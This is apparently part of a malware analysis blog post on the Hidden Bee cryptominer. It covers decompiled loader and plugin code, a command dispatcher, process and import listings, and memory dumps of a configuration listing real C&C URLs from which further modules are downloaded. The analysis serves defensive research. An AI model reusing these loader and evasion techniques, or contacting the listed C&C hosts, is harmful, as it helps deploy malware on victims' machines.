017700F4	81 28 80 63 80 63 4E 53 4C 01 05 00 00 03 BC 06	.(.c.CNSL.....%
01770104	00 00 80 63 00 00 00 00 00 10 00 00 00 00 00 00	...C.....

After being unpacked, it is mounted. The filesystems are mounted internally in the memory: A global structure is filled with pointers to appropriate elements of the filesystem.

```

create_unique_mutex1((int)&v29);
map_sputnik_fs((int)&v29, 1u);
rsi_size = *(_DWORD *)rsi_pointer2;
v34 = &v33;
v33 = &v33;
unpacked = unpack_rsi_package((_DWORD *) (rsi_pointer2 + 4), rsi_size);
v18 = unpacked;
sputnik_unpacked = (int)unpacked;
if ( unpacked )
{
    if ( !mount_sputnik_fs(unpacked + 1, *unpacked) )
    {
        plugin_name = (const char *)get_next_plugin_name((int *)&arg_C);
        if ( plugin_name )
        {
            current_module_1 = (char *)arg_C + (_DWORD)plugin_name;
            if ( plugin_name < (char *)arg_C + (signed int)plugin_name )
            {
                do
                {
                    _plugin_name = plugin_name;
                    while ( _plugin_name < current_module_1 && *_plugin_name )
                        ++plugin_name;
                    name_len = strlen(_plugin_name);
                    plugin_path_buf = (void **)malloc(name_len + 44);
                    if ( plugin_path_buf )
                    {
                        sprintf((char *)plugin_path_buf + 8, path_i386_s, _plugin_name); // '/bin/i386/' + plugin_name
                        v23 = v34;
                        *plugin_path_buf = &v33;
                        plugin_path_buf[1] = v23;
                        *v23 = plugin_path_buf;
                        v34 = plugin_path_buf;
                    }
                }
                if ( plugin_name == current_module_1 )
                    break;
                if ( !*++plugin_name )
                    break;
            }
            while ( plugin_name < current_module_1 );
        }
    }
}

```


At the beginning, we can see the list of the plugins that are going to be loaded: [cloudcompute.api](#), [deepfreeze.api](#), and [netscan.api](#). Those names are being appended to the root path of the modules.

```

10001137 push    ebx
10001138 lea    eax, [esi+8]
1000113B push    offset path_i386_s ; "/bin/i386/%s"
10001140 push    eax ; Dest
10001141 call   ds:__imp_sprintf
10001147 mov    eax, [ebp+var_8]
1000114A lea    ecx, [ebp+var_C]
1000114D mov    [esi], ecx

```

Each module is fetched from the mounted filesystem and loaded:



Calling the function to load the plugin

Consecutive modules are loaded one after another in the same executable memory area. After the module is loaded, its header is erased. It is a common technique used in order to make dumping of the payload from the memory more difficult.

The cloudcompute.api is a plugin that will load the miner. More about the plugins will be explained in the next section of this post.

Reading its code, we find out that the SPUTNIK modules are filesystems that can be mounted and dismounted on demand. This module will be communicating with others with the help of a named pipe. It will be receiving commands and executing appropriate handlers.

Initialization of the commands' parser:

```

100036B3 push 50h
100036B5 push ebx
100036B6 push dword ptr [esi]
100036B8 call sub_100096FA
100036BD push dword ptr [esi]
100036BF call setup_commands
100036C4 mov ebx, 0FFFFFFD8EEh
100036C9 push offset aPackage ; "package"
100036CE push ebx ; int
100036CF push dword ptr [esi] ; int
100036D1 call sub_10009641
100036D6 push offset aLoaded ; "loaded"
100036DB push 0FFFFFFFh ; int
100036DD push dword ptr [esi] ; int
100036DF call sub_10009641
100036E4 push 0FFFFFFFDh
100036E6 push dword ptr [esi]
100036E8 call sub_10009120
100036ED mov edi, offset aSputnik_0 ; "sputnik"
100036F2 push edi ; Str
100036F3 push 0FFFFFFFEh ; int
100036F5 push dword ptr [esi] ; int
100036F7 call cmd_init_name

```

The function setting up the commands: For each name, a handler is registered. (This is probably the Lua dispatcher, first described [here](#).)

```


1 int __cdecl setup_commands(int cmds)
2 {
3     cmd_init_handler(cmds, (int)cmd_decode, 0);
4     cmd_init_name(cmds, -2, aDecode);
5     cmd_init_handler(cmds, (int)cmd_mount_sputnik_fs, 0);
6     cmd_init_name(cmds, -2, aMount);
7     cmd_init_handler(cmds, (int)cmd_dismount_sputnik_fs, 0);
8     cmd_init_name(cmds, -2, aDismount);
9     cmd_init_handler(cmds, (int)sub_1000393A, 0);
10    cmd_init_name(cmds, -2, aMounted);
11    cmd_init_handler(cmds, (int)sub_10003999, 0);
12    cmd_init_name(cmds, -2, aUpdate);
13    cmd_init_handler(cmds, (int)load_and_run_modules, 0);
14    cmd_init_name(cmds, -2, aLoad);
15    cmd_init_handler(cmds, (int)sub_10003B40, 0);
16    cmd_init_name(cmds, -2, aSleep);
17    cmd_init_handler(cmds, (int)to_download_something, 0);
18    cmd_init_name(cmds, -2, aGet);
19    cmd_init_handler(cmds, (int)to_get_tcp_stat, 0);
20    cmd_init_name(cmds, -2, aEstab);
21    cmd_init_handler(cmds, (int)cmd_get_random_buffer, 0);
22    cmd_init_name(cmds, -2, aRandom);
23    cmd_init_handler(cmds, (int)cmd_read_registry_key, 0);
24    cmd_init_name(cmds, -2, aRead);
25    cmd_init_handler(cmds, (int)cmd_set_registry_val, 0);
26    cmd_init_name(cmds, -2, aWrite);
27    cmd_init_handler(cmds, (int)sub_10004267, 0);
28    return cmd_init_name(cmds, -2, aCleanup);
29 }

```


When plugins are run, we can see some additional child processes created by the process running the coredll (in the analyzed case it is inside rundll32):

NETFXRepair.exe		1 144 K	3 156 K	3308	Microsoft .NET Framework 4.
rundll32.exe	< 0.01	3 704 K	5 624 K	3740	Windows host process (Run..
msdtc.exe		16 432 K	19 244 K	6588	Microsoft Distributed Transa..
dllhost.exe	0.56	1 920 K	4 896 K	6676	COM Surrogate

Also it triggers a firewall alert, which means the malware requested to open some ports (triggered by netscan.api plugin):



We can see that it started listening on one TCP and one UDP port:



The plugins

As mentioned in the previous section, the SPUTNIK filesystem contains three plugins: cloudcompute.api, deepfreeze.api, and netscan.api. If we convert them to PE, we can see that all of them import an unknown DLL: mpsi.dll. When we see the filled import table, we find out that the addresses have been filled redirecting to the functions from the previous NS module:

Offset	Name	Func. Count	Bound?	OriginalFirstThun
1044	mpsi.dll	5	FALSE	114C
1058	ntdll.dll	6	FALSE	1164
106C	KERNEL32.dll	21	FALSE	10E8
1080	ADVAPI32.dll	10	FALSE	10BC
1094	MSVCRT.dll	2	FALSE	1140

Call via	Name	Ordinal	Original Thunk	Thunk
1010	-	3	80000003	254D32
1014	-	1	80000001	254A38
1018	-	4	80000004	254D58
101C	-	5	80000005	256886
1020	-	2	80000002	254C7A

So we can conclude that the previous element is the mpsi.dll. Although its export table has been destroyed, the functions are fetched by the custom loader and filled in the import tables of the loaded plugins.

First the cloudcompute.api is run.

This plugin retrieves from the filesystem a file named "/etc/ccmain.json" that contains the list of URLs:

The screenshot shows a debugger window with assembly code and a memory dump. The assembly code is as follows:

```

00254CD2  mov ecx,dword ptr ds:[ebx+ecx*4]
00254CD5  imul ecx,dword ptr ds:[eax+4]
00254CD9  add ecx,eax
00254CDB  lea eax,dword ptr ds:[ecx+edx+1]
00254CDF  push eax
00254CE0  push dword ptr ss:[esp+1C]
00254CE4  call <JMP.&memcpy>
00254CE9  add esp,C

```


The memory dump shows the following data:

Address	Hex	ASCII
018E86F8	5B 22 73 73 74 70 3A 2F 2F 6E 65 77 73 2E 6F 6E	["sstp://news.onetouchauthentication.online:443/mlf_plug.zip.sig"
018E8708	65 74 6F 75 63 68 61 75 74 68 65 6E 74 69 63 61	etouchauthentication.online:443/mlf_plug.zip.sig"
018E8718	74 69 6F 6E 2E 6F 6E 6C 69 6E 65 3A 34 34 33 2F	tion.online:443/mlf_plug.zip.sig"
018E8728	6D 6C 66 5F 70 6C 75 67 2E 7A 69 70 2E 73 69 67	mlf_plug.zip.sig"
018E8738	22 2C 22 73 73 74 70 3A 2F 2F 6E 65 77 73 2E 6F	","sstp://news.onetouchauthentication.club:443/mlf_plug.zip.sig"
018E8748	6E 65 74 6F 75 63 68 61 75 74 68 65 6E 74 69 63	netouchauthentication.club:443/mlf_plug.zip.sig"
018E8758	61 74 69 6F 6E 2E 63 6C 75 62 3A 34 34 33 2F 6D	ation.club:443/mlf_plug.zip.sig"
018E8768	6C 66 5F 70 6C 75 67 2E 7A 69 70 2E 73 69 67 22	lf_plug.zip.sig"
018E8778	2C 22 73 73 74 70 3A 2F 2F 6E 65 77 73 2E 6F 6E	,"sstp://news.onetouchauthentication.icu:443/mlf_plug.zip.sig"
018E8788	65 74 6F 75 63 68 61 75 74 68 65 6E 74 69 63 61	etouchauthentication.icu:443/mlf_plug.zip.sig"
018E8798	74 69 6F 6E 2E 69 63 75 3A 34 34 33 2F 6D 6C 66	tion.icu:443/mlf_plug.zip.sig"
018E87A8	5F 70 6C 75 67 2E 7A 69 70 2E 73 69 67 22 2C 22	_plug.zip.sig"
018E87B8	73 73 74 70 3A 2F 2F 6E 65 77 73 2E 6F 6E 65 74	sstp://news.onetouchauthentication.on.xyz:443/mlf_plug.zip.sig"]...
018E87C8	6F 75 63 68 61 75 74 68 65 6E 74 69 63 61 74 69	ouchauthentication.on.xyz:443/mlf_plug.zip.sig"]...
018E87D8	6F 6E 2E 78 79 7A 3A 34 34 33 2F 6D 6C 66 5F 70	on.xyz:443/mlf_plug.zip.sig"]...
018E87E8	6C 75 67 2E 7A 69 70 2E 73 69 67 22 5D 00 00 00	lug.zip.sig"]...NSd.....ô....F..
018E87F8	4E 53 64 86 05 00 00 03 F4 1B 00 00 80 46 00 00	


Those are addresses from which another set of modules is going to be downloaded:

["sstp://news.onetouchauthentication.online:443/mlf_plug.zip.sig", "sstp://news.onetouch

It also retrieves another component from the SPUTNIK filesystem: /bin/i386/ccmain.bin. This time, it is an executable in NE format (version converted to PE is available here: 367db629beedf528adaa021bdb7c12de)



This is the component that is injected into msdtc.exe.



HiddenBee module mapped into msdtc.exe

The configuration is also copied into the remote process and is used to retrieve an additional package from the C&C:

000A1187 push eax
 000A1188 push 202
 000A118D add esi,edi
 000A118F call dword ptr ds:[<&WSAStartup>]
 000A1195 test eax,eax
 000A1197 jne A11A6
 000A1199 push esi
 000A119A push A0728
 000A119F call A1350
 000A11A4 pop ecx
 000A11A5 pop ecx
 000A11A6 pop edi
 000A11A7 pop esi
 000A11A8 leave
 000A11A9 ret 4
 000A11AC push dword ptr ss:[esp+8]
 000A11B0 mov eax,dword ptr ss:[esp+8]
 000A11B4 call dword ptr ds:[eax]

esi:"[\"sstp://news.onetouchauthentication.online:443/mlf_plug.zip.sig', \"sstp://news.onetouchauthentication.club:443/mlf_plug.zip.sig\", \"sstp://news.onetouchauthentication.icu:443/mlf_plug.zip.sig\", \"sstp://news.onetouchauthentication.xyz:443/mlf_plug.zip.sig\"]..."

000A1350
 000A119F

Address	Hex	ASCII
000BC880	5B 22 73 73 74 70 3A 2F 2F 6E 65 77 73 2E 6F 6E	[\"sstp://news.on
000BC890	65 74 6F 75 63 68 61 75 74 68 65 6E 74 69 63 61	etouchauthentic
000BC8A0	74 69 6F 6E 2E 6F 6E 6C 69 6E 65 3A 34 34 33 2F	tion.online:443/
000BC8B0	6D 6C 66 5F 70 6C 75 67 2E 7A 69 70 2E 73 69 67	mlf_plug.zip.sig
000BC8C0	22 2C 22 73 73 74 70 3A 2F 2F 6E 65 77 73 2E 6F	\", \"sstp://news.o
000BC8D0	6E 65 74 6F 75 63 68 61 75 74 68 65 6E 74 69 63	netouchauthentic
000BC8E0	61 74 69 6F 6E 2E 6F 6E 6C 75 62 3A 34 34 33 2F	ation.club:443/m
000BC8F0	6C 66 5F 70 6C 75 67 2E 7A 69 70 2E 73 69 67 22	lf_plug.zip.sig"
000BC900	2C 22 73 73 74 70 3A 2F 2F 6E 65 77 73 2E 6F 6E	\", \"sstp://news.on
000BC910	65 74 6F 75 63 68 61 75 74 68 65 6E 74 69 63 61	etouchauthentic
000BC920	74 69 6F 6E 2E 69 63 75 3A 34 34 33 2F 6D 6C 66	tion.icu:443/mlf
000BC930	5F 70 6C 75 67 2E 7A 69 70 2E 73 69 67 22 2C 22	_plug.zip.sig\", \"
000BC940	73 73 74 70 3A 2F 2F 6E 65 77 73 2E 6F 6E 65 74	sstp://news.onet
000BC950	6F 75 63 68 61 75 74 68 65 6E 74 69 63 61 74 69	ouchauthenticati
000BC960	6F 6E 2E 78 79 7A 3A 34 34 33 2F 6D 6C 66 5F 70	on.xyz:443/mlf_p
000BC970	6C 75 67 2E 7A 69 70 2E 73 69 67 22 5D 00 00 00	lug.zip.sig"]...

This is the plugin responsible for downloading and deploying the Mellifera Miner: core component of the Hidden Bee.

Next, the netscan.api loads module /bin/i386/kernelbase.bin (converted to PE: d7516ad354a3be2299759cd21e161a04)

0028539C cmp eax,ebx
 0028539E jne 2854B5
 002853A4 lea eax,dword ptr ss:[ebp-10]
 002853A7 mov dword ptr ss:[ebp-C],ebx
 002853AA push eax
 002853AB push 287B28
 002853B0 call 2852EA
 002853B5 mov esi,eax
 002853B7 pop ecx
 002853B8 cmp esi.ebx

287B28: \"/bin/i386/kernelbase.bin"

esi=00285000
 eax=006412D0

002853B5

Address	Hex	ASCII
006412D0	4E 53 4C 01 05 00 00 03 33 0D 00 00 00 AF 00 00	NSL.....3.....
006412E0	00 00 00 10 00 00 00 00 00 00 00 00 95 E6 00 00;æ..
006412F0	00 00 00 00 00 00 00 00 00 9E 00 00 B4 00 00 00:.....
00641300	00 00 00 00 00 00 00 00 00 A6 00 00 90 06 00 00:.....

The miner in APT-style

Hidden Bee is an eclectic malware. Although it is a commodity malware used for cryptocurrency mining, its design reminds us of espionage platforms used by APTs. Going through all its components is exhausting, but also fascinating. The authors are highly professional, not only as individuals but also as a team, because the design is consistent in all its complexity.

Appendix

https://github.com/hasherezade/hidden_bee_tools – helper tools for parsing and converting Hidden Bee custom formats

<https://www.bleepingcomputer.com/news/security/new-underminer-exploit-kit-discovered-pushing-bootkits-and-coinminers/>

Articles about the previous version (in Chinese):

Our first encounter with the Hidden Bee:

<https://blog.malwarebytes.com/threat-analysis/2018/07/hidden-bee-miner-delivered-via-improved-drive-by-download-toolkit/>